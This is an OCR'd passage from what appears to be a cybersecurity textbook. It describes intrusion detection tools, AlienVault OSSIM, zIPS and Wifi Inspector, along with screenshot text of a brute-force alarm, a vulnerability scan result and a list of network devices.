
- **AlienVault® OSSIM™**

  Source: *https://cybersecurity.att.com*

  AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides you with a feature-rich open-source SIEM complete with event collection, normalization, and correlation.

  OSSIM provides a unified platform with many essential security capabilities such as:

  - Asset discovery
  - Vulnerability assessment and intrusion detection
  - Behavioral monitoring
  - SIEM event correlation



Brute Force Attempt -Admin Account

Suspicious Behaviour — Brute Force Attempt

Status	Risk	Attack Pattern	Created	Duration	# Events	Alarm ID	OTX Indicators
Open	MED (2)	external to external one-to-one	35 mins ago	8 secs	5	5D00BD2A2F5711E98BE500152BA42116	0

Source (1) 10.10.10.12

Host-10-10-10-12 (10.10.10.12) Location: Unknown

Asset Groups: Unknown

Networks: Local_10_10_10_0_24

OTX IP Reputation: No

5 VULNERABILITIES

SCAN TIME	VULNERABILITIES	VULN ID	SERVICE	SEVERITY
2019-02-12 10:27:00	MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)	105257	http (80/tcp)	Serious

Destination (1) 10.10.10.12

Host-10-10-10-12 (10.10.10.12) Location: Unknown

Asset Groups: Unknown

Networks: Local_10_10_10_0_24

OTX IP Reputation: No

5 VULNERABILITIES

SCAN TIME	VULNERABILITIES	VULN ID	SERVICE	SEVERITY
2019-02-12 10:27:00	MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)	105257	http (80/tcp)	Serious

Figure 12.23: Screenshot of AlienVault® OSSIM™

Some additional intrusion detection tools are listed below:

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- OSSEC (*https://www.ossec.net*)
- BroIDS/Zeek IDS (*https://www.zeek.org*)
- AIDE (*https://aide.github.io*)
- Sagan Log Analysis Engine (*https://quadrantsec.com*)

Intrusion Detection Tools for Mobile Devices

Intrusion detection tools are also available for mobile devices to help you detect and prevent intrusion attempts.

- **zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS™ is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It can detect both known and unknown threats by analyzing the behavior of your mobile device. By examining slight deviations from the mobile device's OS statistics, memory, CPU, and other system parameters, the z9™ detection engine can accurately identify not only the specific type of malicious attack but also the forensics associated with the who, what, where, when, and how of an attack occurrence.




68% 3:34 PM
IPS
Threat Detected!
5 Active Issues
Device Safety
Network Safety
Apps Safety
Activity Monitor

Figure 12.24: Screenshot of zIPS

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector allows you to find all the devices connected to the network (via both wired and Wi-Fi connections, including consoles, TVs, PCs, tablets, and phones); it gives relevant data such as the IP addresses, manufacturer names, device names, and MAC addresses of connected devices. It also allows you to save a list of known devices with a custom name and finds intruders in a short period.


YourNet
Finishing
DetectedDevices: 11
Update List
2:25

✓ IP: 192.168.1.1
Vendor: Comtrend
MacAddress: [redacted]
Gateway

✓ IP: 192.168.1.6
Vendor: Smc Networks
MacAddress: [redacted]
Name: [redacted]

✓ IP: 192.168.1.15
Vendor: Smc Networks
MacAddress: [redacted]
Name: [redacted]

✕ IP: 192.168.1.35
Vendor: Asustek Computer
MacAddress: [redacted]
Name: [redacted]

